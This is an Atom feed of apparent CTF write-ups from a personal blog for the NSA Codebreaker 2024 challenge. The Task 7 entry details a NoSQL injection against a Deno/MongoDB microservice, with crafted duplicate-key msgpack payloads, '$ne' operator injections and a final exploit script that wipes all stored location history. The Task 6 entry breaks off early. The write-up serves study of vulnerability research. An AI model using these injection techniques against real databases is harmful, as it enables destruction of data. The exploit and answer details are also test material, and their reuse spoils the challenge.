<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en"><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://ethanflowers.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://ethanflowers.github.io/" rel="alternate" type="text/html" hreflang="en" /><updated>2026-10-22T13:03:56-04:00</updated><id>https://ethanflowers.github.io/feed.xml</id><title type="html">Ethan Flowers</title><subtitle>Security writeups and notes from Ethan Flowers — CTF player focused on binary exploitation, reverse engineering, and all things cybersecurity.</subtitle><author><name>Ethan Flowers</name></author><entry><title type="html">NSA Codebreaker 2024 · Task 7: Location (un)compromised</title><link href="https://ethanflowers.github.io/2025-01-03-nsa-codebreaker24-task7/" rel="alternate" type="text/html" title="NSA Codebreaker 2024 · Task 7: Location (un)compromised" /><published>2025-01-03T08:41:04-05:00</published><updated>2025-01-03T08:41:04-05:00</updated><id>https://ethanflowers.github.io/nsa-codebreaker24-task7</id><content type="html" xml:base="https://ethanflowers.github.io/2025-01-03-nsa-codebreaker24-task7/"><![CDATA[<h1 id="task-7---location-uncompromised---vulnerability-research-exploitation-reverse-engineering">Task 7 - Location (un)compromised - (Vulnerability Research, Exploitation, Reverse Engineering)</h1>
<h2 id="points-1200">Points: 1200</h2>

<h4 id="description">Description:</h4>
<blockquote>
  <p>So the DNS server is an encrypted tunnel. The working hypothesis is the firmware modifications leak the GPS location of each JCTV to the APT infrastructure via DNS requests. The GA team has been hard at work reverse engineering the modified firmware and ran an offline simulation to collect the DNS requests.</p>

  <p>The server receiving this data is accessible and hosted on a platform Cyber Command can legally target. You remember Faruq graduated from Navy ROTC and is now working at Cyber Command in a Cyber National Mission Team. His team has been authorized to target the server, but they don’t have an exploit that will accomplish the task.</p>

  <p>Fortunately, you already have experience finding vulnerabilities and this final Co-op tour is in the NSA Vulnerability Research Center where you work with a team of expert Capabilities Development Specialists. Help NSA find a vulnerability that can be used to lessen the impact of this devastating breach! Don’t let DIRNSA down!</p>

  <p>You have TWO outcomes to achieve with your exploit:</p>

  <p>All historic GPS coordinates for all JCTVs must be overwritten or removed.
   After your exploit completes, the APT cannot store the new location of any hacked JCTVs.</p>

  <p>The scope and scale of the operation that was uncovered suggests that all hacked JCTVs have been leaking their locations for some time. Luckily, no new JCTVs should be compromised before the upcoming Cyber Command operation.</p>

  <p>Cyber Command has created a custom exploit framework for this operation. You can use the prototype “thrower.py” to test your exploit locally.</p>

  <p>Submit an exploit program (the input file for the thrower) that can be used immediately by Cyber Command.</p>
  <h4 id="downloads">Downloads:</h4>
</blockquote>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>prototype exploit thrower (thrower.py)
</code></pre></div></div>

<h4 id="prompt">Prompt:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>exploit program used by thrower.py
</code></pre></div></div>

<h3 id="initial-analysis">Initial Analysis</h3>
<p>From task 6 we found that <code class="language-plaintext highlighter-rouge">coredns</code> was an encrypted data exfil service that used DNS as the communication channel. Now we need to find an exploit that will allow us to overwrite/delete historical data and prevent new data from compromised vehicles from being stored. The first step is finding where does the data go after being decrypted by <code class="language-plaintext highlighter-rouge">coredns</code>?</p>

<p>After decrypting the handshake message <code class="language-plaintext highlighter-rouge">coredns</code> then calls <code class="language-plaintext highlighter-rouge">github_com_coredns_example_doForwardData</code> with the decrypted message.</p>

<p>Looking at <code class="language-plaintext highlighter-rouge">github_com_coredns_example_doForwardData</code> it does the following:
    - creates new http request context
    - creates POST request to <code class="language-plaintext highlighter-rouge">http://localhost:3000/event/insert</code> with the decrypted data using <code class="language-plaintext highlighter-rouge">application/msgpack</code> as the MIME type</p>

<p>Looks like we have an API endpoint at <code class="language-plaintext highlighter-rouge">/event/insert</code> that stores the location data passed from <code class="language-plaintext highlighter-rouge">coredns</code>, this must be what <code class="language-plaintext highlighter-rouge">microservice</code> does.</p>

<h3 id="analyzing-microservice">Analyzing <code class="language-plaintext highlighter-rouge">microservice</code></h3>
<p><code class="language-plaintext highlighter-rouge">microservice</code> is a large (91M) binary that is dynamically linked and stripped. Giving it a quick run we get</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"t":"2025-01-03T16:02:38.019Z","l":"ERROR","m":"Failed to connect to MongoDB"}
{"t":"2025-01-03T16:02:38.034Z","l":"ERROR","m":"Failed to connect to the database"}
</code></pre></div></div>
<p>Its looking for a MongoDB connection, lets spin one up.
<code class="language-plaintext highlighter-rouge">sudo systemctl start mongod</code>
Now we get</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"t":"2025-01-03T16:04:36.457Z","l":"INFO","m":"Connected to MongoDB"}
{"t":"2025-01-03T16:04:36.469Z","l":"INFO","m":"Server is running on port 3000"}
</code></pre></div></div>
<p>Cool looks like the server is up and running, lets try to sending some msgpack-lite data to <code class="language-plaintext highlighter-rouge">127.0.0.1:3000/event/insert</code></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl -H 'Content-Type: application/msgpack'       
-d '82A3696E7401A5666C6F6174CB3FE0000000000000'       
-X POST       
http://127.0.0.1:3000/event/insert
</code></pre></div></div>
<p>We get:
<code class="language-plaintext highlighter-rouge">Error inserting event: AssertionError</code></p>

<p>Ok, thats a start, time to dive deeper into how <code class="language-plaintext highlighter-rouge">microservice</code> works.</p>

<p>Based on the sheer size of <code class="language-plaintext highlighter-rouge">microservice</code> we can infer that it is might be a modern compiled language like rust or golang. Looking at the segments of the binary it does not have the normal golang segments, so I thought that this might be a rust program. Doing some initial research on reversing rust binaries it looked like it would be a tedious process especially one of this size. However, looking through the strings of the binary I started to see some interesting things.</p>

<p>There were multiple references to <a href="https://deno.com/">Deno</a> and even some TS code near the end of the binary! Deno is a javascript and typescript runtime written in rust and is pitched as a better NodeJS. Looking through its unique feature set we can see that it allows you to compile your TS/JS programs to a binary using Deno. When compiling to a binary Deno will package all of you TS/JS code with a smaller version of the Deno runtime allowing your code to be run with a single binary. Pretty cool.</p>

<p>Looking for the debug log within <code class="language-plaintext highlighter-rouge">microservice</code> we find some nice TS code</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>import { MongoClient, ObjectId, MongoInvalidArgumentError } from "npm:mongodb";
import { logger } from './logger.ts';
const CLOCK_THRESH = +(Deno.env.get('CLOCK_THRESH') || 60000);
let client;
let db;
let dbName;
let locationEvents;
let locationHistory;
export async function connectToDatabase(uri, dbName_) {
  client = new MongoClient(uri);
  try {
    await client.connect();
    logger.info('Connected to MongoDB');
  } catch (err) {
    logger.error('Failed to connect to MongoDB', err);
    throw err;
  }
</code></pre></div></div>

<p>Nice, looks like the code used to connect to the MongoDB, searching for the functions listed in the imports, we can expand out all files and eventually build out the entire source code.</p>

<p>The structure looks like:
    - main.ts
    - mongodb.ts
    - routes.ts
    - logger.ts</p>

<h4 id="maints">main.ts</h4>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>- grabs config variables from env
    - MONGODB_URI
    - MAINTENANCE_INTERVAL
    - MONGODB_DB db name
- calls `connectToDatabase()`
- calls `aggregateLocationEvents()` on interval specified by MAINTENANCE_INTERVAL #### routes.ts
- registers two routes 
    - POST `/event/insert`
        - calls `validateLocationEvent()` on request data
        - calls `insertLocationEvent()` with output from `validateLocationEvent`
    - POST `/event/test`
        - calls `insertLocationEvent()` on test data
- `validateLocationEvent()`
    - expects msgpack-lite encoded object with (v, t, m, d)
    - `assert(buffer[0] == 0x84)`
    - `assert(buffer[1] == 0xA1 &amp;&amp; buffer[2] == 0x76)`
    - `assert(buffer[3] == 0xA8 &amp;&amp; buffer[4] == 0x52)`
    - msgpack-lite decode buf
    - assert t and v are not null
    - uses d and m to calculate lat, lon and asserts they are within valid range
</code></pre></div></div>

<h4 id="mongodbts">mongodb.ts</h4>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>- `createCollections()` 
    - creates `location_events` and `location_history` tables 
- `insertLocationEvent()`
    - checks that `event.timestamp` is within range of current time
    - inserts event into `location_events`
- `aggregateLocationEvents()`
    - Uses a mongodb pipeline to group all entries in `location_events` by `vid` and combines the data into a `location_history` object
    - calls `paginate` on each `location_history` object created 
    - Finds correct `location_history` to update in db based on `vid` and endtime 
    - Updates `location_history` in db with new data
</code></pre></div></div>

<h3 id="exploitation">Exploitation</h3>
<p>Now that we have a basic understanding of the program time to exploit it. 
The program expects our input to look like:</p>
<ul>
  <li>MsgPacked Data
    <ul>
      <li>v: vid</li>
      <li>t: timestamp</li>
      <li>d: bias-packed degrees</li>
      <li>m: bit-packed milliseconds</li>
    </ul>
  </li>
</ul>

<p>I started by just trying to insert different data types into the data and I found that</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"v"</span><span class="p">:</span><span class="w"> </span><span class="s2">"R-00-000"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"t"</span><span class="p">:</span><span class="w"> </span><span class="s2">"{'test': 'testval'}"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"m"</span><span class="p">:</span><span class="w"> </span><span class="mi">1107296341</span><span class="p">,</span><span class="w">
    </span><span class="nl">"d"</span><span class="p">:</span><span class="w"> </span><span class="mi">19280</span><span class="p">,</span><span class="w"> 
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>
<p>Would pass the check in <code class="language-plaintext highlighter-rouge">insertLocationEvent()</code></p>
<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">if</span> <span class="p">(</span><span class="nb">Math</span><span class="p">.</span><span class="nx">abs</span><span class="p">(</span><span class="nx">currentTime</span><span class="p">.</span><span class="nx">getTime</span><span class="p">()</span> <span class="o">-</span> <span class="nx">event</span><span class="p">.</span><span class="nx">timestamp</span><span class="p">)</span> <span class="o">&gt;</span> <span class="nx">CLOCK_THRESH</span><span class="p">)</span> <span class="p">{</span>
      <span class="k">throw</span> <span class="k">new</span> <span class="nb">Error</span><span class="p">(</span><span class="dl">"</span><span class="s2">Event timestamp is not within range of the current time</span><span class="dl">"</span><span class="p">);</span>
<span class="p">}</span>
</code></pre></div></div>
<p>This is because when Typescript encounters a comparison between <code class="language-plaintext highlighter-rouge">currentTime.getTime</code> and our object it will implicitly try to convert the object to a number. This will result in <code class="language-plaintext highlighter-rouge">NaN</code> which always results to false in a comparison operation allowing us to pass arbitrary objects to the program through the timestamp.</p>

<p>Using the timestamp field I tried a number of different approaches including trying to get javascript execution using the <code class="language-plaintext highlighter-rouge">$where</code> operator in MongoDB, but was unsuccessful. I was also found that you could add an arbitrary key and value pair to our request !</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"v"</span><span class="p">:</span><span class="w"> </span><span class="s2">"R-00-000"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"t"</span><span class="p">:</span><span class="w"> </span><span class="s2">"{'test': 'testval'}"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"arb"</span><span class="p">:</span><span class="w"> </span><span class="s2">"new value !!!"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"d"</span><span class="p">:</span><span class="w"> </span><span class="mi">19280</span><span class="p">,</span><span class="w"> </span><span class="err">#</span><span class="mi">0</span><span class="err">x</span><span class="mi">000000004</span><span class="err">b</span><span class="mi">50</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>
<p>By removing the <code class="language-plaintext highlighter-rouge">"m"</code> key I was able to add in a new value with any data I wanted. This was possible because <code class="language-plaintext highlighter-rouge">validateLocationEvent()</code> only checks that we have a total of 4 keys and only checks if the first key is “v” and a string with len 8.</p>
<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  <span class="c1">// fast checks</span>
  <span class="nx">assert</span><span class="p">(</span><span class="nx">buffer</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span> <span class="o">==</span> <span class="mh">0x84</span><span class="p">)</span> <span class="c1">// must be object with 4 keys (v, t, d, m)</span>
  <span class="p">;</span>
  <span class="nx">assert</span><span class="p">(</span><span class="nx">buffer</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span> <span class="o">==</span> <span class="mh">0xA1</span> <span class="o">&amp;&amp;</span> <span class="nx">buffer</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span> <span class="o">==</span> <span class="mh">0x76</span><span class="p">)</span> <span class="c1">// first key is 'v'</span>
  <span class="p">;</span>
  <span class="nx">assert</span><span class="p">(</span><span class="nx">buffer</span><span class="p">[</span><span class="mi">3</span><span class="p">]</span> <span class="o">==</span> <span class="mh">0xA8</span> <span class="o">&amp;&amp;</span> <span class="nx">buffer</span><span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="o">==</span> <span class="mh">0x52</span><span class="p">)</span> <span class="c1">// vids are 8 character strings starting with R</span>
  <span class="p">;</span>
</code></pre></div></div>
<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">let</span> <span class="nx">doc</span> <span class="o">=</span> <span class="p">{</span>
    <span class="na">_id</span><span class="p">:</span> <span class="k">new</span> <span class="nx">ObjectId</span><span class="p">(),</span>
    <span class="p">...</span><span class="nx">event</span>
  <span class="p">};</span> <span class="c1">// force new id to avoid duplicate key error on fast insertions</span>
  <span class="k">await</span> <span class="nx">locationEvents</span><span class="p">.</span><span class="nx">insertOne</span><span class="p">(</span><span class="nx">doc</span><span class="p">);</span>
</code></pre></div></div>
<p>Also, this code in <code class="language-plaintext highlighter-rouge">insertLocationEvent()</code> inserts everything from our event into the database.</p>

<p>However, this did not allow us to do anything interesting.</p>

<p>After pondering this for awhile I thought came up with a new idea. What happens if we try to pass data that has two of the same key values !</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"v"</span><span class="p">:</span><span class="w"> </span><span class="s2">"R-00-000"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"t"</span><span class="p">:</span><span class="w"> </span><span class="s2">"{'test': 'testval'}"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"d"</span><span class="p">:</span><span class="w"> </span><span class="mi">19280</span><span class="p">,</span><span class="w"> 
    </span><span class="nl">"v"</span><span class="p">:</span><span class="w"> </span><span class="s2">"arbitrary vid !"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>
<p>To do this I had to craft a custom msgpack-lite message. The first message would contain</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"v"</span><span class="p">:</span><span class="w"> </span><span class="s2">"R-00-000"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"t"</span><span class="p">:</span><span class="w"> </span><span class="s2">"{'test': 'testval'}"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"d"</span><span class="p">:</span><span class="w"> </span><span class="mi">19280</span><span class="p">,</span><span class="w"> 
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>
<p>and the second would have our arbitrary input</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w"> 
    </span><span class="nl">"v"</span><span class="p">:</span><span class="w"> </span><span class="s2">"arbitrary vid !"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>We encode the two with msgpack-lite change the header of the first to <code class="language-plaintext highlighter-rouge">0x84</code> and remove the header from the second and append to the first. Now when we send our data the new arbitrary <code class="language-plaintext highlighter-rouge">vid</code> is inserted into the DB. 
<img src="/assets/img/nsa_24/task7-1.png" alt="Crafted duplicate-key msgpack payload inserting an arbitrary vid into the database" /></p>

<p>Now that we can inject arbitrary objects into both <code class="language-plaintext highlighter-rouge">vid</code> and <code class="language-plaintext highlighter-rouge">timestamp</code> how can we overwrite <code class="language-plaintext highlighter-rouge">location_history</code>. Since we are working with MongoDB we can inject NoSQL into these fields and if these fields are used to build a NoSQL query it will execute what we specify.</p>

<p><code class="language-plaintext highlighter-rouge">aggregateLocationEvents()</code> is an obvious spot to check because it takes our data from <code class="language-plaintext highlighter-rouge">location_events</code> to <code class="language-plaintext highlighter-rouge">location_history</code> and uses <code class="language-plaintext highlighter-rouge">vid</code> and <code class="language-plaintext highlighter-rouge">timestamp</code> in the process.</p>

<p>Looking through the code we can see this</p>
<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">let</span> <span class="nx">last_history_selector</span> <span class="o">=</span> <span class="p">{</span>
      <span class="na">vid</span><span class="p">:</span> <span class="nx">h</span><span class="p">.</span><span class="nx">vid</span>
    <span class="p">};</span>

<span class="kd">let</span> <span class="nx">last_history</span> <span class="o">=</span> <span class="p">(</span><span class="k">await</span> <span class="nx">locationHistory</span><span class="p">.</span><span class="nx">find</span><span class="p">(</span><span class="nx">last_history_selector</span><span class="p">).</span><span class="nx">sort</span><span class="p">({</span>
  <span class="na">endtime</span><span class="p">:</span> <span class="o">-</span><span class="mi">1</span>
<span class="p">}).</span><span class="nx">limit</span><span class="p">(</span><span class="mi">1</span><span class="p">).</span><span class="nx">toArray</span><span class="p">()).</span><span class="nx">shift</span><span class="p">();</span>
</code></pre></div></div>
<p>It selects an single entry from <code class="language-plaintext highlighter-rouge">location_history</code> based on <code class="language-plaintext highlighter-rouge">vid</code>, if one exists it does</p>
<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">last_history_selector</span><span class="p">.</span><span class="nx">endtime</span> <span class="o">=</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">endtime</span><span class="p">;</span> <span class="c1">// now we can select the correct history to extend</span>
</code></pre></div></div>
<p>Then uses the <code class="language-plaintext highlighter-rouge">last_history_selector</code> it built to update matching entries in <code class="language-plaintext highlighter-rouge">location_history</code> with values from the new entry we just created.</p>
<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">await</span> <span class="nx">bulk</span><span class="p">.</span><span class="nx">find</span><span class="p">(</span><span class="nx">last_history_selector</span><span class="p">).</span><span class="nx">update</span><span class="p">({</span>
    <span class="na">$set</span><span class="p">:</span> <span class="p">{</span>
        <span class="na">count</span><span class="p">:</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">count</span><span class="p">,</span>
        <span class="na">endtime</span><span class="p">:</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">endtime</span><span class="p">,</span>
        <span class="na">timestamps</span><span class="p">:</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">timestamps</span><span class="p">,</span>
        <span class="na">lineString</span><span class="p">:</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">lineString</span>
      <span class="p">}</span>
    <span class="p">});</span>
</code></pre></div></div>
<p>Ok, for a normal <code class="language-plaintext highlighter-rouge">last_history_selector</code> it would look something like</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"vid"</span><span class="p">:</span><span class="w"> </span><span class="s2">"R-00-000"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"endtime"</span><span class="p">:</span><span class="w"> </span><span class="mf">1734233227699.261</span><span class="w">
</span><span class="p">}</span><span class="err">;</span><span class="w">
</span></code></pre></div></div>
<p>but what if we were to look like</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"vid"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="err">'$ne':</span><span class="w"> </span><span class="err">''</span><span class="p">},</span><span class="w">
    </span><span class="nl">"endtime"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="err">'$ne':</span><span class="w"> </span><span class="err">''</span><span class="p">},</span><span class="w">
</span><span class="p">}</span><span class="err">;</span><span class="w">
</span></code></pre></div></div>
<p>This would select everything in <code class="language-plaintext highlighter-rouge">location_history</code> and overwrite all entries with our new data ! How can we achieve this ?</p>

<p>We need two inserts into the DB to achieve this the first one will look like</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
   </span><span class="nl">"v"</span><span class="p">:</span><span class="w"> </span><span class="s2">"R6969696"</span><span class="p">,</span><span class="w">
   </span><span class="nl">"t"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="nl">"$ne"</span><span class="p">:</span><span class="w"> </span><span class="err">''</span><span class="p">},</span><span class="w">
   </span><span class="nl">"m"</span><span class="p">:</span><span class="w"> </span><span class="mi">1107296341</span><span class="p">,</span><span class="w"> 
   </span><span class="nl">"d"</span><span class="p">:</span><span class="w"> </span><span class="mi">19280</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>
<p>We then wait for <code class="language-plaintext highlighter-rouge">aggregateLocationEvents()</code> to be called, this record will be pushed into <code class="language-plaintext highlighter-rouge">location_history</code> and have an <code class="language-plaintext highlighter-rouge">endtime</code> of <code class="language-plaintext highlighter-rouge">{"$ne": ''}</code>.
Then we can insert the next stage</p>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
        </span><span class="nl">"v"</span><span class="p">:</span><span class="w"> </span><span class="s2">"R-00-000"</span><span class="p">,</span><span class="w">
        </span><span class="nl">"t"</span><span class="p">:</span><span class="w"> </span><span class="s2">"{'test': 'testval'}"</span><span class="p">,</span><span class="w">
        </span><span class="nl">"d"</span><span class="p">:</span><span class="w"> </span><span class="mi">19280</span><span class="p">,</span><span class="w"> 
        </span><span class="nl">"v"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="err">'$ne':</span><span class="w"> </span><span class="err">''</span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>
<p>Using our method from earlier to append an extra “v” key-value so we can insert this NoSQL into the vid field. With these two records in place the <code class="language-plaintext highlighter-rouge">aggregateLocationEvents()</code> will now take the last record we inserted and search <code class="language-plaintext highlighter-rouge">location_history</code> with the query <code class="language-plaintext highlighter-rouge">locaton_history.find({"vid": {'$ne': ''}}).sort({endtime: -1}).limit(1).toArray()</code> this will return the first record it finds which will be the record we inserted in the first stage.</p>

<p>It will then build the <code class="language-plaintext highlighter-rouge">last_history_selector</code> and use that to update <code class="language-plaintext highlighter-rouge">location_history</code></p>
<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">bulk</span><span class="p">.</span><span class="nx">find</span><span class="p">({</span><span class="dl">"</span><span class="s2">vid</span><span class="dl">"</span><span class="p">:</span> <span class="p">{</span><span class="dl">'</span><span class="s1">$ne</span><span class="dl">'</span><span class="p">:</span> <span class="dl">''</span><span class="p">},</span>
           <span class="dl">"</span><span class="s2">endtime</span><span class="dl">"</span><span class="p">:</span> <span class="p">{</span><span class="dl">'</span><span class="s1">$ne</span><span class="dl">'</span><span class="p">:</span> <span class="dl">''</span><span class="p">},</span>
          <span class="p">}).</span><span class="nx">update</span><span class="p">({</span>
        <span class="na">$set</span><span class="p">:</span> <span class="p">{</span>
          <span class="na">count</span><span class="p">:</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">count</span><span class="p">,</span>
          <span class="na">endtime</span><span class="p">:</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">endtime</span><span class="p">,</span>
          <span class="na">timestamps</span><span class="p">:</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">timestamps</span><span class="p">,</span>
          <span class="na">lineString</span><span class="p">:</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">lineString</span>
        <span class="p">}</span>
      <span class="p">});</span>
</code></pre></div></div>
<p>This will overwrite all historical data for all JCTVs. Also, this has the effect of preventing any more location data from being added for a JCTV. This is because</p>
<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">if</span> <span class="p">(</span><span class="nx">h</span><span class="p">.</span><span class="nx">starttime</span> <span class="o">&gt;=</span> <span class="nx">last_history</span><span class="p">.</span><span class="nx">endtime</span><span class="p">)</span> <span class="p">{</span>
    <span class="c1">// stuff for when </span>
<span class="p">}</span>
<span class="p">}</span> <span class="k">else</span> <span class="p">{</span>
      <span class="c1">// just drop it since we already have a newer location, maybe implement later</span>
      <span class="c1">//throw new Error("todo");</span>
<span class="p">}</span>
</code></pre></div></div>
<p>will always result to false because for a real location event <code class="language-plaintext highlighter-rouge">h.starttime</code> will be a number and TS it will type convert <code class="language-plaintext highlighter-rouge">last_history.endtime</code> (which is an object b/c we overwrote them all) resulting in a comparison with NaN. This results in new location events not being stored accomplishing our second goal.</p>

<p>All that is left to do encrypt our msgpack encoded data using our script from task 6 and implementing our solution using the language defined in <code class="language-plaintext highlighter-rouge">thrower.py</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sleep 500
resolve "foo"
store r1
sleep 500
resolve "xAS0MO0CJVDN9RO640TNMOJ7VV31GUME9SN5UA6AJANSJDUG2F5BOGBM4HLJ5V9.x70E1Q7658E9CLBS7EPA1V8TICNSUUQVIV3UG9VGEA8QHRMABGM578AQGBGMOOD.xTS4Tyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy.net-5ghgmrf2"
store r1
sleep 330000
resolve "xAS0MO0CJVDN9RO640TNMOJ7VV31GUME9SN5UA6AJANSJDUG2F5BOGBM4HLJ49B.xF6CHP7K4OE9CLBIJEI8QL8HK1SQR4TJVPE66T7S8MC6R8C5JPD1AC9KQUD4LEE.xEIKIG70ARN3S4DQP06Ozyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy.net-5ghgmrf2"
store r1
</code></pre></div></div>
<p>Submitting this as our flag we solve the challenge !</p>]]></content><author><name>Ethan Flowers</name></author><category term="ctf" /><category term="nsa-codebreaker" /><category term="vuln-research" /><category term="exploitation" /><category term="reverse-engineering" /><summary type="html"><![CDATA[Vuln research and exploitation: NoSQL injection into a Deno microservice to overwrite JCTV location history.]]></summary></entry><entry><title type="html">NSA Codebreaker 2024 · Task 6: It’s always DNS</title><link href="https://ethanflowers.github.io/2024-12-30-nsa-codebreaker24-task6/" rel="alternate" type="text/html" title="NSA Codebreaker 2024 · Task 6: It’s always DNS" /><published>2024-12-30T08:41:04-05:00</published><updated>2024-12-30T08:41:04-05:00</updated><id>https://ethanflowers.github.io/nsa-codebreaker24-task6</id><content type="html" xml:base="https://ethanflowers.github.io/2024-12-30-nsa-codebreaker24-task6/"><![CDATA[<h1 id="task-6---its-always-dns---reverse-engineering-cryptography-vulnerability-research-exploitation">Task 6 - It’s always DNS - (Reverse Engineering, Cryptography, Vulnerability Research, Exploitation)</h1>
<h2 id="points-1000">Points: 1000</h2>

<h4 id="description">Description:</h4>
<blockquote>
  <p>The recovered data indicates the APT is using a DNS server as a part of their operation. The triage team easily got the server running but it seems to reply to every request with errors.</p>

  <p>You decide to review past SIGINT reporting on the APT. Why might the APT be targeting the Guardian Armaments JCTV firmware developers? Reporting suggests the APT has a history of procuring information including the location and movement of military personnel.</p>

  <p>Just then, your boss forwards you the latest status update from Barry at GA. They found code modifications which suggest additional DNS packets are being sent via the satellite modem. Those packets probably have location data encoded in them and would be sent to the APT.</p>

  <p>This has serious implications for national security! GA is already working on a patch for the firmware, but the infected version has been deployed for months on many vehicles.</p>

  <p>The Director of the NSA (DIRNSA) will have to brief the President on an issue this important. DIRNSA will want options for how we can mitigate the damage.</p>

  <p>If you can figure out how the DNS server really works maybe we will have a chance of disrupting the operation.</p>

  <p>Find an example of a domain name (ie. foo.example.com.) that the DNS server will handle and respond with NOERROR and at least 1 answer.</p>
</blockquote>

<h4 id="prompt">Prompt:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Enter a domain name which results in a NOERROR response. It should end with a '.' (period)
</code></pre></div></div>

<h3 id="initial-analysis">Initial Analysis</h3>
<p>Using the password from last task to unlock the encrypted files on disk.dd we are presented with 3 different files.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>- Corefile
- coredns
- microservice
</code></pre></div></div>

<p>Given that the challenge description mentions reversing the DNS server, I mainly focused on the <code class="language-plaintext highlighter-rouge">Corefile</code> and <code class="language-plaintext highlighter-rouge">coredns</code> to solve the challenge.</p>

<h4 id="coredns--corefile">coredns &amp; Corefile</h4>
